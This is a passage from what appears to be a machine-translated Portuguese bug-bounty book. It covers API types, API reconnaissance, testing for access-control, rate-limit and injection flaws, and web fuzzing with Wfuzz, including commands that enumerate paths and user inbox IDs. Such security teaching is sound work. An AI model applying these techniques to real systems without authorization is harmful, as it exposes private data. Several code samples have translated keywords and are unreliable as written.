Os objetos JSON também podem conter listas ou outros objetos. Os colchetes denotam objetos. O tweet anterior contém um objeto de usuário que indica o usuário que criou o tweet 4. As listas são indicadas por colchetes. O Twitter retornou uma lista vazia de hashtags no bloco JSON anterior, o que significa que nenhuma hashtags foi usada no tweet 3.

Talvez você esteja se perguntando como o servidor de API decide quem pode acessar os dados ou executar ações. As APIs geralmente exigem que os usuários se autentiquem antes de acessar seus serviços. Normalmente, os usuários incluem tokens de acesso em suas solicitações de API para provar suas identidades. Outras vezes, os usuários precisam usar cabeçalhos de autenticação especiais ou cookies. O servidor usaria então as credenciais apresentadas na solicitação para determinar quais recursos e ações o usuário deve acessar.

APIs REST

Há vários tipos de APIs. A API do Twitter discutida aqui é chamada de API *REST* (*Representational State Transfer*). A REST é uma das estruturas de API mais comumente usadas. Na maioria das vezes, as APIs REST retornam dados no formato JSON ou de texto simples. Os usuários da API REST enviam solicitações a endpoints de recursos específicos para acessar esse recurso. No caso do Twitter, você envia GET solicitações para <https://api.twitter.com/1.1/statuses/show/> para recuperar informações de tweets e solicitações GET para <https://api.twitter.com/1.1/users/show/> para recuperar informações de usuários.

As APIs REST geralmente têm estruturas definidas para consultas que facilitam para os usuários preverem os pontos de extremidade específicos para os quais devem enviar suas solicitações. Por exemplo, para excluir um tweet por meio da API do Twitter, os usuários podem enviar uma solicitação POST para <https://api.twitter.com/1.1/statuses/destroy/> e, para retweetar um tweet, os usuários podem enviar uma solicitação POST para <https://api.twitter.com/1.1/statuses/retweet/>. Você pode ver aqui que todos os pontos de extremidade da API do Twitter são estruturados da mesma forma (<https://api.twitter.com/1.1/RESOURCE/ACTION>):

<https://api.twitter.com/1.1/users/show> <https://api.twitter.com/1.1/statuses/show>
<https://api.twitter.com/1.1/statuses/destroy> <https://api.twitter.com/1.1/statuses/retweet>

As APIs REST também podem usar vários métodos HTTP. Por exemplo, o GET é normalmente usado para recuperar recursos, o POST é usado para atualizar ou criar recursos, o PUT é usado para atualizar recursos e o DELETE é usado para excluí-los.

APIs SOAP

SOAP é uma arquitetura de API que é menos usada em aplicativos modernos. Mas muitos aplicativos antigos e aplicativos de IoT ainda usam APIs SOAP. As APIs SOAP usam XML para transportar dados, e suas mensagens têm um cabeçalho e um corpo. Uma solicitação SOAP simples tem a seguinte aparência:

EXCLUIR / HTTPS/1.1

Host: example.s3.amazonaws.com

```
<DeleteBucket xmlns="http://doc.s3.amazonaws.com/2006-03-01">
  <Bucket>citações</Bucket>
  <AWSAccessKeyId>AKIAIOSFODNN7EXAMPLE</AWSAccessKeyId>
  <Timestamp>2006-03-01T12:00:00.183Z</Timestamp>
  <Signature>Iuyz3d3P0aTou39dbqaEXAMPLE=</Signature>
</DeleteBucket>
```

Este exemplo de solicitação foi extraído da documentação da API SOAP do Amazon S3. Ela exclui um bucket do S3 chamado *quotes*. Como você pode ver, os parâmetros de solicitação da API são passados para o servidor como tags dentro do documento XML.

A resposta SOAP tem a seguinte aparência:

```
<DeleteBucketResponse xmlns="http://s3.amazonaws.com/doc/2006-03-01">
  <DeleteBucketResponse>
    <Código>204</Código>
    <Description>Sem conteúdo</Description>
  </DeleteBucketResponse>
</DeleteBucketResponse>
```

Essa resposta indica que o bucket foi excluído com êxito e não foi mais encontrado.

As APIs SOAP têm um serviço chamado *WSDL (Web Services Description Language)*, usado para descrever a estrutura da API e como acessá-la. Se você puder encontrar o WSDL de uma API SOAP, poderá usá-lo para entender a API antes de invadi-la. Geralmente, é possível encontrar arquivos WSDL adicionando *.wsdl* ou *?wsdl* ao final de um ponto de extremidade de API ou pesquisando pontos de extremidade de URL que contenham o termo *wsdl*. No WSDL, você poderá encontrar uma lista de pontos de extremidade da API que pode testar.

APIs GraphQL

O *GraphQL* é uma tecnologia de API mais recente que permite aos desenvolvedores solicitar os campos de recursos precisos de que precisam e buscar vários recursos com apenas uma única chamada de API. O GraphQL está se tornando cada vez mais comum devido a esses benefícios.

As APIs GraphQL usam uma linguagem de consulta personalizada e um único ponto de extremidade para toda a funcionalidade da API. Esses endpoints

geralmente estão localizados em

/graphql, */gql* ou */g*. O GraphQL tem dois tipos principais de operações: consultas e mutações. As consultas buscam dados, assim como as solicitações GET nas APIs REST. As mutações criam, atualizam e excluem dados, assim como as solicitações POST, PUT e DELETE nas APIs REST.

Como exemplo, dê uma olhada nas seguintes solicitações de API para a API GraphQL do Shopify. O Shopify é uma plataforma de comércio eletrônico que permite que os usuários interajam com suas lojas on-line por meio de uma API GraphQL. Para acessar a API GraphQL do Shopify, os desenvolvedores precisam enviar solicitações POST para o ponto de extremidade https://SHOPNAME.myshopify.com/admin/api/API_VERSION/graphql.json com a consulta GraphQL no corpo da solicitação POST. Para recuperar informações sobre sua loja, você pode enviar esta solicitação:

```
consulta {
  loja {
    nome
    primaryDomain { url
      hospedeiro
    }
  }
}
```

Essa consulta GraphQL indica que queremos recuperar o nome e o primaryDomain da loja, e que precisamos apenas das propriedades de URL e host do primaryDomain.

O servidor da Shopify retornará as informações solicitadas no formato JSON:

```
{
  "data": {
    "shop": {
      "name": "example",
      "primaryDomain": {
        "url": "https://example.myshopify.com", "host": "example.myshopify.com"
      }
    }
  }
}
```

Observe que a resposta não contém todos os campos do objeto, mas sim os campos exatos que o usuário solicitou. Dependendo de suas necessidades, você pode solicitar mais ou menos campos do mesmo objeto de dados. Aqui está um exemplo que solicita menos:

```
consulta {
  loja {
    nome
  }
}
```

Você também pode solicitar os subcampos precisos das propriedades de um recurso e outras propriedades aninhadas. Por exemplo, aqui, você solicita apenas a URL do primaryDomain de uma loja:

```
consulta {
  loja {
    primaryDomain {
      url
    }
  }
}
```

Todas essas consultas são usadas para recuperar dados.

As mutações, usadas para editar dados, podem ter argumentos e valores de retorno. Vamos dar uma olhada em um exemplo de mutação retirado do [site graphql.org](https://graphql.org). Essa mutação cria um novo registro de cliente e recebe três parâmetros de entrada: firstName, lastName e email. Em seguida, ela retorna o ID do cliente recém-criado:

```
mutação {
  customerCreate(
    entrada: {
      firstName: "John", lastName:
      "Tate",
      e-mail: "john@johns-apparel.com" })
    {
      cliente { id
    }
  }
}
```

A sintaxe exclusiva do GraphQL pode dificultar o teste no início, mas, depois de entendê-la, você poderá testar essas APIs da mesma forma que testa outros tipos de APIs. Para saber mais sobre a sintaxe do GraphQL, visite <https://graphql.org/>.

As APIs GraphQL também incluem uma excelente ferramenta de reconhecimento para caçadores de bugs: um recurso chamado *introspecção* que permite que os usuários da API solicitem informações sobre si mesmos a um sistema GraphQL. Em outras palavras, são consultas que retornam informações sobre como usar a API. Por exemplo, schema é um campo especial que retornará todos os tipos disponíveis na API; a consulta a seguir retornará todos os nomes de tipos no sistema. Você pode usá-la para encontrar tipos de dados que podem ser consultados:

```
{
  schema {
    types {
      nome
    }
  }
}
```

Você também pode usar a consulta de tipo para encontrar os campos associados de um tipo específico:

```
{  
  type(name: "customer") { name  
    campos {  
      nome  
    }  
  }  
}
```

Você obterá os campos de um tipo retornado desta forma. Em seguida, você pode usar essas informações para consultar a API:

```
{  
  "data": {  
    "type": {  
      "name": "customer", "fields": [  
        {  
          "name": "id",  
        },  
        {  
          "name": "firstName",  
        },  
        {  
          "name": "lastName",  
        },  
        {  
          "name": "email",  
        }  
      ]  
    }  
  }  
}
```

A introspecção torna o reconhecimento fácil para o hacker de API. Para evitar que invasores mal-intencionados enumerem suas APIs, muitas organizações desabilitam a introspecção em suas APIs GraphQL.

Aplicativos centrados em API

Cada vez mais, as APIs não são usadas apenas como um mecanismo para compartilhar dados com desenvolvedores externos. Você também encontrará *aplicativos centrados em APIs*, ou aplicativos criados usando APIs. Em vez de recuperar documentos HTML completos do servidor, os aplicativos centrados em API consistem em um componente do lado do cliente que solicita e renderiza dados do servidor usando chamadas de API.

Por exemplo, quando um usuário visualiza publicações no Facebook, o aplicativo móvel do Facebook usa chamadas de API para recuperar dados sobre as publicações do servidor, em vez de recuperar documentos HTML inteiros contendo dados incorporados. Em seguida, o aplicativo renderiza esses dados no lado do cliente para formar páginas da Web.

Muitos aplicativos móveis são criados dessa forma. Quando uma empresa já tem um aplicativo Web, o uso de uma abordagem centrada em API para criar aplicativos móveis economiza tempo. As APIs permitem que os desenvolvedores separem as tarefas de renderização e de transporte de dados do aplicativo: os desenvolvedores podem usar chamadas de API para transportar dados e, em seguida, criar um mecanismo de renderização separado para dispositivos móveis, em vez de reimplementar as mesmas funcionalidades.

No entanto, o aumento dos aplicativos centrados em API significa que as empresas e os aplicativos expõem cada vez mais seus dados e funcionalidades por meio de APIs. As APIs geralmente vazam dados confidenciais e a lógica do aplicativo de hospedagem. Como você verá, isso torna os bugs de API uma fonte generalizada de violações de segurança e um alvo frutífero para os caçadores de bugs.

Busca de vulnerabilidades de API

Vamos explorar algumas das vulnerabilidades que afetam as APIs e as etapas que você pode seguir para descobri-las. As vulnerabilidades das APIs são semelhantes às que afetam os aplicativos da Web que não são de APIs, portanto, certifique-se de ter um bom entendimento dos bugs que discutimos até este ponto. Dito isso, ao testar as APIs, você deve concentrar seus testes nas vulnerabilidades listadas nesta seção, pois elas são predominantes nas implementações de API.

Antes de começarmos, há muitas ferramentas de desenvolvimento e teste de API de código aberto que você pode usar para tornar o processo de teste de API mais fácil. O Postman (<https://www.postman.com/>) é uma ferramenta útil que o ajudará a testar APIs. Você pode usar o Postman para criar solicitações de API complexas a partir do zero e gerenciar o grande número de solicitações de teste que serão enviadas. O GraphQL Playground (<https://github.com/graphql/graphql-playground/>) é um IDE para criar consultas GraphQL com preenchimento automático e destaque de erros.

O ZAP tem um complemento GraphQL (<https://www.zaproxy.org/blog/2020-08-28-introducing-the-graphql-add-on-for-zap/>) que automatiza a introspecção do GraphQL e a geração de consultas de teste. Clairvoyance (<https://github.com/nikitastupin/clairvoyance>) ajuda você a obter informações sobre a estrutura de uma API GraphQL quando a introspecção está desativada.

Realização de reconhecimento

Primeiro, a busca de vulnerabilidades de API é muito parecida com a busca de vulnerabilidades em aplicativos da Web comuns, pois requer reconhecimento. O aspecto mais difícil do teste de API é saber o que o aplicativo espera e, em seguida, adaptar as cargas úteis para manipular sua funcionalidade.

Se estiver invadindo uma API GraphQL, poderá começar enviando consultas de introspecção para descobrir a estrutura da API. Se estiver testando uma API SOAP, comece procurando o arquivo WSDL. Se estiver atacando uma API REST ou SOAP, ou se a introspecção estiver desativada na API GraphQL que está atacando, comece enumerando a API. A *enumeração da API* refere-se ao processo de identificar o maior número possível de pontos de extremidade da API para que você possa testar o maior número possível de pontos de extremidade.

Para enumerar a API, comece lendo a documentação pública da API, se ela tiver uma. As empresas com APIs públicas geralmente publicam documentação detalhada sobre os pontos de extremidade da API e seus parâmetros. Você deve conseguir encontrar documentações públicas de API pesquisando na Internet por *API de nome_da_empresa* ou *documentos de desenvolvedor de nome_da_empresa*. Essa documentação é um bom começo para enumerar os pontos de extremidade da API, mas não se deixe enganar pensando que a documentação oficial contém todos os pontos de extremidade que você pode testar! As APIs geralmente têm endpoints públicos e privados, e somente os públicos serão encontrados nesses guias do desenvolvedor.

Tente usar o Swagger (<https://swagger.io/>), um kit de ferramentas que os desenvolvedores usam para desenvolver APIs. O Swagger inclui uma ferramenta para gerar e manter a documentação da API que os desenvolvedores costumam usar para documentar as APIs internamente. Às vezes, as empresas não publicam publicamente a documentação da API, mas se esquecem de bloquear a documentação interna hospedada no Swagger. Nesse caso, você pode encontrar a documentação pesquisando na Internet por *company_name inurl:swagger*. Essa documentação geralmente inclui todos os pontos de extremidade da API, seus parâmetros de entrada e exemplos de respostas.

A próxima coisa que você pode fazer é passar por todos os fluxos de trabalho dos aplicativos para capturar chamadas de API. Você pode fazer isso navegando nos aplicativos da empresa com um proxy de interceptação que registra o tráfego HTTP em segundo plano. Talvez você encontre chamadas de API usadas no fluxo de trabalho do aplicativo que não estejam na documentação pública.

Usando os endpoints que você encontrou, você pode tentar deduzir outros endpoints. Por exemplo, as APIs REST geralmente têm uma estrutura previsível, portanto, você pode deduzir novos endpoints estudando os existentes. Se ambos */posts/POST*

/ID/read e */posts/POST_ID/delete* existem, existe um endpoint chamado */posts/POST_ID/edit*? Da mesma forma, se você encontrar posts de blog localizados em */posts/1234* e */posts/1236*, o */posts/1235* também existe?

Em seguida, pesquise outros pontos de extremidade de API usando as técnicas de reconhecimento do Capítulo 5, como estudar o código-fonte do JavaScript ou os repositórios públicos do GitHub da empresa. Você também pode tentar gerar mensagens de erro na esperança de que a API vaze informações sobre si mesma. Por exemplo, tente fornecer tipos de dados inesperados ou código JSON malformado para os endpoints da API. As técnicas de fuzzing também podem ajudá-lo a encontrar endpoints de API adicionais usando uma lista de palavras. Muitas listas de palavras on-line são adaptadas para fazer fuzzing nos pontos de extremidade da API; um exemplo de lista de palavras está em <https://gist.github.com/yassineaboukir/8e12a defbd505ef704674ad6ad48743d/>. Falaremos mais sobre como fazer fuzzing em um ponto final no Capítulo 25.

Observe também que as APIs são atualizadas com frequência. Embora o aplicativo possa não usar ativamente versões mais antigas da API, essas versões ainda podem gerar uma resposta do servidor. Para cada endpoint que você encontrar em uma versão posterior da API, você deve testar se uma versão mais antiga do endpoint funciona. Por exemplo, se o ponto de extremidade */api/v2/user_emails/52603991338963203244* existir, será que este também existe? */api/v1/user_emails/52603991338963203244*? As versões mais antigas de uma

API geralmente contêm vulnerabilidades que foram corrigidas em versões mais recentes, portanto, certifique-se de incluir a localização de endpoints de API mais antigos em sua estratégia de reconhecimento.

Por fim, reserve um tempo para entender a funcionalidade, os parâmetros e a estrutura de consulta de cada ponto de extremidade da API. Quanto mais você aprender sobre o funcionamento de uma API, mais saberá como atacá-la. Identifique todos os possíveis locais de entrada de dados do usuário para testes futuros. Fique atento a todos os mecanismos de autenticação, inclusive estes:

- Quais tokens de acesso são necessários?
- Quais endpoints exigem tokens e quais não exigem?
- Como os tokens de acesso são gerados?
- Os usuários podem usar a API para gerar um token válido sem fazer login?
- Os tokens de acesso expiram ao atualizar ou redefinir as senhas?

Durante todo o processo de reconhecimento, certifique-se de fazer muitas anotações.

Documente os pontos de extremidade que você encontrar e seus parâmetros.

Teste de controle de acesso quebrado e vazamentos de informações

Após o reconhecimento, gosto de começar testando problemas de controle de acesso e vazamentos de informações. A maioria das APIs usa tokens de acesso para determinar os direitos do cliente; elas emitem tokens de acesso para cada cliente da API, e os clientes os usam para executar ações ou recuperar dados. Se esses tokens de API não forem emitidos e validados corretamente, os invasores poderão contornar a autenticação e acessar os dados ilegalmente.

Por exemplo, às vezes os tokens de API não são validados depois que o servidor os recebe. Outras vezes, os tokens de API não são gerados aleatoriamente e podem ser previstos. Por fim, alguns tokens de API não são invalidados regularmente, de modo que os invasores que roubaram tokens mantêm o acesso ao sistema indefinidamente.

Outro problema é o controle de acesso a nível de função ou recurso quebrado. Às vezes, os pontos de extremidade da API não têm os mesmos mecanismos de controle de acesso que o aplicativo principal. Por exemplo, digamos que um usuário com uma chave de API válida possa recuperar dados sobre si mesmo. Ele também pode ler dados sobre outros usuários? Ou pode executar ações em nome de outro usuário por meio da API? Por fim, um usuário comum sem privilégios de administrador pode ler dados de pontos de extremidade restritos a administradores? Separadamente das APIs REST ou SOAP, a API GraphQL de um aplicativo pode ter seus próprios mecanismos de autorização e configuração. Isso significa que você pode testar os problemas de controle de acesso nos pontos de extremidade do GraphQL, mesmo que a API REST ou da Web de um aplicativo seja segura. Esses problemas são semelhantes às vulnerabilidades IDOR discutidas no Capítulo 10.

Outras vezes ainda, uma API oferece várias maneiras de executar a mesma ação e o controle de acesso não é implementado em todas elas. Por exemplo, digamos que uma API REST tenha duas maneiras de excluir uma publicação de blog: enviar uma solicitação POST para `/posts/POST_ID/delete` e enviar uma solicitação DELETE para `/posts/POST_ID`. Você deve se perguntar: os dois pontos de extremidade estão sujeitos aos mesmos controles de acesso?

Outra vulnerabilidade comum de API é o vazamento de informações. Os pontos de extremidade da API geralmente retornam mais informações do que deveriam ou do que é necessário para renderizar a página da Web. Por exemplo, certa vez encontrei um endpoint de API que preenchia a página de

perfil de um usuário. Quando eu visitava a página de perfil de outra pessoa, uma chamada de API era usada para retornar as informações do proprietário do perfil. À primeira vista, o perfil

A página não vazou nenhuma informação confidencial, mas a resposta da API usada para buscar os dados do usuário também retornou o token de API privado do proprietário do perfil! Depois que um invasor rouba o token de API da vítima visitando sua página de perfil, ele pode se passar pela vítima usando esse token de acesso.

Faça uma lista dos pontos de extremidade que devem ser restringidos por alguma forma de controle de acesso. Para cada um desses pontos de extremidade, crie duas contas de usuário com diferentes níveis de privilégio: uma que deve ter acesso à funcionalidade e outra que não deve. Teste se é possível acessar a função nativa restrita com a conta de menor privilégio.

Se o usuário com privilégios mais baixos não conseguir acessar a funcionalidade restrita, tente remover os tokens de acesso ou adicionar parâmetros adicionais, como o cookie `admin=1`, à chamada de API. Você também pode alternar os métodos de solicitação HTTP, incluindo GET, POST, PUT, PATCH e DELETE, para verificar se o controle de acesso está implementado corretamente em todos os métodos. Por exemplo, se você não puder editar as publicações do blog de outro usuário por meio de uma solicitação POST para um endpoint de API, poderá ignorar a proteção usando uma solicitação PUT?

Tente visualizar, modificar e excluir informações de outros usuários trocando IDs de usuários ou outros parâmetros de identificação de usuários encontrados nas chamadas de API. Se as IDs usadas para identificar usuários e recursos forem imprevisíveis, tente vazar as IDs por meio de vazamentos de informações de outros pontos de extremidade. Por exemplo, certa vez encontrei um endpoint de API que retornava informações sobre o usuário; ele revelava o ID do usuário, bem como todos os IDs dos amigos do usuário. Com o ID do usuário e de seu amigo, consegui acessar as mensagens enviadas entre os dois usuários. Combinando dois vazamentos de informações e usando apenas os IDs dos usuários, consegui ler as mensagens privadas de um usuário!

No GraphQL, uma configuração incorreta comum é permitir que usuários com menos privilégios modifiquem uma parte dos dados que não deveriam por meio de uma solicitação de mutação. Tente capturar as consultas GraphQL permitidas na conta de um usuário e veja se é possível enviar a mesma consulta e obter os mesmos resultados de outro usuário que não deveria ter permissão.

Enquanto procura por problemas de controle de acesso, estude atentamente os dados enviados de volta pelo servidor. Não olhe apenas para a página HTML resultante; mergulhe na resposta bruta da API, pois as APIs geralmente retornam dados que não são exibidos na página da Web. Talvez você consiga encontrar divulgações de informações confidenciais no corpo da resposta. O ponto de extremidade da API está retornando alguma informação privada do usuário ou informações confidenciais sobre a organização? As informações retornadas devem estar disponíveis para o usuário atual? As informações retornadas representam um risco de segurança para a empresa?

Teste de problemas de limitação de taxa

As APIs geralmente não têm limitação de taxa; em outras palavras, o servidor da API não restringe o número de solicitações que um cliente ou uma conta de usuário pode enviar em um curto período de tempo. A falta de limitação de taxa, por si só, é uma vulnerabilidade de baixa gravidade, a menos que seja comprovadamente explorável por invasores. Porém, em pontos de extremidade críticos, a falta de

limitação de taxa significa que os usuários mal-intencionados podem enviar um grande número de solicitações ao servidor para coletar informações do banco de dados ou credenciais de força bruta.

Os endpoints que podem ser perigosos quando não são limitados por taxa incluem endpoints de autenticação, endpoints não protegidos por controle de acesso e endpoints que retornam grandes quantidades de dados confidenciais. Por exemplo, certa vez encontrei um endpoint de API que permite que os usuários recuperem seus e-mails por meio de um ID de e-mail, como este:

GET /api/v2/user_emails/52603991338963203244

Esse endpoint não é protegido por nenhum controle de acesso. Como esse endpoint também não é limitado por taxa, um invasor pode basicamente adivinhar o campo de ID de e-mail enviando várias solicitações. Depois de adivinhar um ID válido, ele pode acessar o e-mail privado de outro usuário.

Para testar os problemas de limitação de taxa, faça um grande número de solicitações ao endpoint. Você pode usar o intruso Burp ou curl para enviar de 100 a 200 solicitações em um curto espaço de tempo. Certifique-se de repetir o teste em diferentes estágios de autenticação, pois os usuários com diferentes níveis de privilégio podem estar sujeitos a diferentes limites de taxa.

Tenha muito cuidado quando estiver testando problemas de limitação de taxa, pois é muito possível lançar accidentalmente um ataque de DoS no aplicativo afogando-o em solicitações. Você deve obter permissão por escrito antes de realizar testes de limitação de taxa e limitar o tempo das solicitações de acordo com as políticas da empresa.

Lembre-se também de que os aplicativos podem ter limites de taxa superiores aos recursos de suas ferramentas de teste. Por exemplo, os aplicativos podem definir um limite de taxa de 400 solicitações por segundo, e suas ferramentas podem não ser capazes de atingir esse limite.

Teste de bugs técnicos

Muitos dos bugs que discutimos neste livro até agora - como injeção de SQL, problemas de desserialização, XXEs, injeções de modelo, SSRF e RCEs - são causados por validação de entrada inadequada. Às vezes, os desenvolvedores se esquecem de implementar mecanismos adequados de validação de entrada para APIs.

Portanto, as APIs são suscetíveis a muitas das outras vulnerabilidades que também afetam os aplicativos da Web comuns. Como as APIs são outra forma de os aplicativos aceitarem a entrada do usuário, elas se tornam outra maneira de os invasores introduzirem entradas maliciosas no fluxo de trabalho do aplicativo.

Se um endpoint de API puder acessar URLs externos, ele poderá estar vulnerável a SSRF, portanto, verifique se o acesso a URLs internos não está restrito. As condições de corrida também podem ocorrer nas APIs. Se você puder usar os pontos de extremidade da API para acessar os recursos do aplicativo afetados pelas condições de corrida, esses pontos de extremidade poderão se tornar uma maneira alternativa de acionar a condição de corrida.

Outras vulnerabilidades, como path traversal, inclusão de arquivos, problemas de deserialização insegura, XXE e XSS também podem ocorrer. Se um endpoint de API retornar recursos internos por meio de um caminho de arquivo, os invasores poderão usar esse endpoint para ler arquivos confidenciais armazenados no servidor. Se um endpoint de API usado para uploads de arquivos

não limita o tipo de dados que os usuários podem carregar, os invasores podem carregar arquivos mal-intencionados, como shells da Web ou outros malwares, no servidor. As APIs também costumam aceitar a entrada do usuário em formatos serializados, como XML. Nesse caso, pode ocorrer uma desserialização insegura ou XXEs. RCEs via upload de arquivos ou XXEs são comumente vistos em endpoints de API. Por fim, se os parâmetros de URL de uma API forem refletidos na resposta, os invasores poderão usar esse endpoint de API para acionar o XSS refletido nos navegadores das vítimas.

O processo de teste para esses problemas será semelhante ao teste para eles em um aplicativo da Web comum. Você simplesmente fornecerá os payloads ao aplicativo na forma de API.

Por exemplo, para vulnerabilidades como passagens de caminho e ataques de inclusão de arquivos, procure caminhos de arquivos absolutos e relativos nos pontos de extremidade da API e tente mexer nos parâmetros de caminho. Se um endpoint de API aceitar entrada XML, tente inserir um payload XXE na solicitação. E se os parâmetros de URL do endpoint forem refletidos na resposta, veja se você pode acionar um XSS refletido colocando uma carga útil no URL.

Você também pode utilizar técnicas de teste de fuzz, que discutiremos no Capítulo 25, para encontrar essas vulnerabilidades.

Os aplicativos estão se tornando cada vez mais dependentes de APIs, mesmo que as APIs nem sempre estejam tão bem protegidas quanto seus equivalentes em aplicativos da Web. Preste atenção às APIs usadas por seus alvos e você poderá encontrar problemas que não estão presentes no aplicativo principal. Se você estiver interessado em saber mais sobre como hackear APIs e aplicativos da Web em geral, o OWASP Web Security Testing Guide (<https://github.com/OWASP/wstg/>) é um ótimo recurso para aprender.

25

AUTOMATIC VULNERABILITY DISCOVERY USING FUZZERS



Sempre que me aproximo de um novo alvo, prefiro procurar bugs manualmente. O teste manual é ótimo para descobrir erros novos e inesperados

vetores de ataque. Isso também pode ajudá-lo a aprender novos conceitos de segurança em profundidade. Mas o teste manual também exige muito tempo e esforço, portanto, assim como na automatização do reconhecimento, você deve se esforçar para automatizar pelo menos parte do processo de localização de bugs. Os testes automatizados podem ajudá-lo a descobrir um grande número de bugs em um curto espaço de tempo.

De fato, os caçadores de recompensas de bugs com melhor desempenho automatizam a maior parte de seu processo de hacking. Eles automatizam seu reconhecimento e escrevem programas que procuram constantemente por vulnerabilidades nos alvos de sua escolha. Sempre que suas ferramentas os notificam sobre uma possível vulnerabilidade, eles a verificam e relatam imediatamente.

Os bugs descobertos por meio de uma técnica de automação chamada *fuzzing*, ou *teste de fuzz*, agora representam a maioria das novas entradas de CVE. Embora frequentemente associado ao desenvolvimento de explorações binárias, o fuzzing também pode ser usado para descobrir vulnerabilidades em aplicativos Web. Neste capítulo, falaremos sobre

um pouco sobre fuzzing em aplicativos da Web usando duas ferramentas, Burp intruder e Wfuzz, e sobre o que isso pode ajudá-lo a alcançar.

O que é Fuzzing?

Fuzzing é o processo de enviar uma ampla gama de dados inválidos e inesperados para um aplicativo e monitorar o aplicativo em busca de exceções. Às vezes, os hackers criam esses dados inválidos para uma finalidade específica; outras vezes, eles os geram aleatoriamente ou por meio de algoritmos. Em ambos os casos, o objetivo é induzir um comportamento inesperado, como falhas, e depois verificar se o erro leva a um bug explorável. O fuzzing é particularmente útil para expor bugs como vazamentos de memória, problemas de fluxo de controle e condições de corrida. Por exemplo, você pode fazer fuzzing em binários compilados em busca de vulnerabilidades usando ferramentas como o American Fuzzy Lop, ou AFL (<https://github.com/google/AFL/>).

Há muitos tipos de fuzzing, cada um otimizado para testar um tipo específico de problema em um aplicativo. *A fuzzing de aplicativos da Web* é uma técnica que tenta expor vulnerabilidades comuns da Web, como problemas de injeção, XSS e desvio de autenticação.

Como funciona um Web Fuzzer

Os fuzzers da Web geram automaticamente solicitações mal-intencionadas inserindo as cargas de vulnerabilidades comuns em pontos de injeção de aplicativos da Web. Em seguida, eles disparam essas solicitações e acompanham as respostas do servidor.

Para entender melhor esse processo, vamos dar uma olhada em como funciona o fuzzer de aplicativos Web de código aberto Wfuzz (<https://github.com/xmendez/wfuzz/>). Quando recebe uma lista de palavras e um ponto final, o Wfuzz substitui todos os locais marcados como FUZZ por strings da lista de palavras. Por exemplo, o comando Wfuzz a seguir substituirá a instância de FUZZ dentro do URL por todas as cadeias de caracteres da lista de *palavras common_paths.txt*:

```
$ wfuzz -w common_paths.txt http://example.com/FUZZ
```

Você deve fornecer uma lista de palavras diferente para cada tipo de vulnerabilidade que procura. Por exemplo, você pode fazer com que o fuzzer se comporte como um enumerador de diretórios fornecendo a ele uma lista de palavras de caminhos de arquivos comuns. Como resultado, o Wfuzz gerará solicitações que enumeram os caminhos em *example.com*:

```
http://example.com/admin
http://example.com/admin.php
http://example.com/cgi-bin
http://example.com/secure
http://example.com/authorize.php
http://example.com/cron.php
```

<http://example.com/administrator>

Você também pode fazer com que o fuzzer atue como um scanner IDOR, fornecendo a ele valores de ID em potencial:

```
$ wfuzz -w ids.txt http://example.com/view_inbox?user_id=FUZZ
```

Digamos que *ids.txt* seja uma lista de IDs numéricos. Se *example.com/view_inbox* for o ponto de extremidade usado para acessar as caixas de entrada de e-mail de diferentes usuários, esse comando fará com que o Wfuzz gere uma série de solicitações que tentam acessar as caixas de entrada de outros usuários, como as seguintes:

```
http://example.com/view_inbox?user_id=1  
http://example.com/view_inbox?user_id=2  
http://example.com/view_inbox?user_id=3
```

Depois de receber as respostas do servidor, você pode analisá-las para ver se realmente existe um arquivo nesse caminho específico ou se você pode acessar a caixa de entrada de e-mail de outro usuário. Como você pode ver, ao contrário dos scanners de vulnerabilidade, os fuzzers são bastante flexíveis em relação às vulnerabilidades que testam. Você pode personalizá-los ao máximo, especificando diferentes cargas úteis e pontos de injeção.

O processo de fuzzing

Agora vamos examinar as etapas que você pode seguir para integrar o fuzzing ao seu processo de hacking! Quando você se aproxima de um alvo, como começa a fazer fuzzing nele? O processo de fuzzing em um aplicativo pode ser dividido em quatro etapas. Você pode começar determinando os pontos de extremidade que podem ser alvo de fuzzing em um aplicativo. Em seguida, decida a lista de cargas úteis e comece a fazer o fuzzing. Por fim, monitore os resultados do seu fuzzer e procure anomalias.

Etapa 1: Determinar os pontos de injeção de dados

A primeira coisa a ser feita ao fazer fuzzing em um aplicativo da Web é identificar as maneiras pelas quais um usuário pode fornecer entrada para o aplicativo. Quais são os pontos de extremidade que recebem a entrada do usuário? Quais são os parâmetros usados? Que cabeçalhos o aplicativo usa? Você pode pensar nesses parâmetros e cabeçalhos como *pontos de injeção de dados* ou *pontos de entrada de dados*, pois esses são os locais em que um invasor pode injetar dados em um aplicativo.

A esta altura, você já deve ter uma intuição de quais vulnerabilidades deve procurar em várias oportunidades de entrada do usuário. Por exemplo, ao ver um ID numérico, você deve testar se há IDOR e, ao ver uma barra de pesquisa, deve testar se há XSS refletido. Classifique os pontos de injeção de dados que você encontrou no alvo de acordo com as vulnerabilidades a que estão sujeitos:

Pontos de entrada de dados para testar IDORs

```
GET /email_inbox?user_id=FUZZ Host:  
example.com
```

POST /delete_user Host:
example.com

(parâmetro de solicitação POST)
user_id=FUZZ

Pontos de entrada de dados para testar o XSS

GET /search?q=FUZZ
Host: example.com

POST /send_email Host:
example.com

(parâmetro de solicitação POST)
user_id=abc&title=FUZZ&body=FUZZ

Etapa 2: Decidir sobre a lista de carga útil

Depois de identificar os pontos de injeção de dados e as vulnerabilidades que podem ser exploradas em cada um deles, determine quais dados alimentar em cada ponto de injeção. Você deve fazer o fuzz de cada ponto de injeção com cargas úteis comuns das vulnerabilidades mais prováveis. Também vale a pena alimentar a maioria dos pontos de entrada de dados com cargas úteis de XSS e injeção de SQL.

Usar uma boa lista de cargas úteis é essencial para encontrar vulnerabilidades com fuzzers. Recomendo o download de SecLists de Daniel Miessler (<https://github.com/danielmiessler/SecLists/>) e Big List of Naughty Strings de Max Woolf (<https://github.com/minimaxir/big-list-of-naughty-strings/>) para obter uma lista bastante abrangente de cargas úteis para fuzzing em aplicativos da Web. Entre outros recursos, essas listas incluem cargas úteis para as vulnerabilidades mais comuns da Web, como XXS, injeção de SQL e XXE. Outro bom banco de dados de listas de palavras para enumeração e fuzzing de vulnerabilidades é o FuzzDB (<https://github.com/fuzzdb-project/fuzzdb/>).

Além de usar cargas úteis conhecidas, você pode tentar gerar cargas úteis de forma aleatória. Em particular, crie cargas úteis extremamente longas, cargas úteis que contenham caracteres ímpares de várias codificações e cargas úteis que contenham determinados caracteres especiais, como o caractere de nova linha, o caractere de alimentação de linha e outros. Ao alimentar o aplicativo com dados de lixo como esses, você poderá detectar comportamentos inesperados e descobrir novas classes de vulnerabilidades!

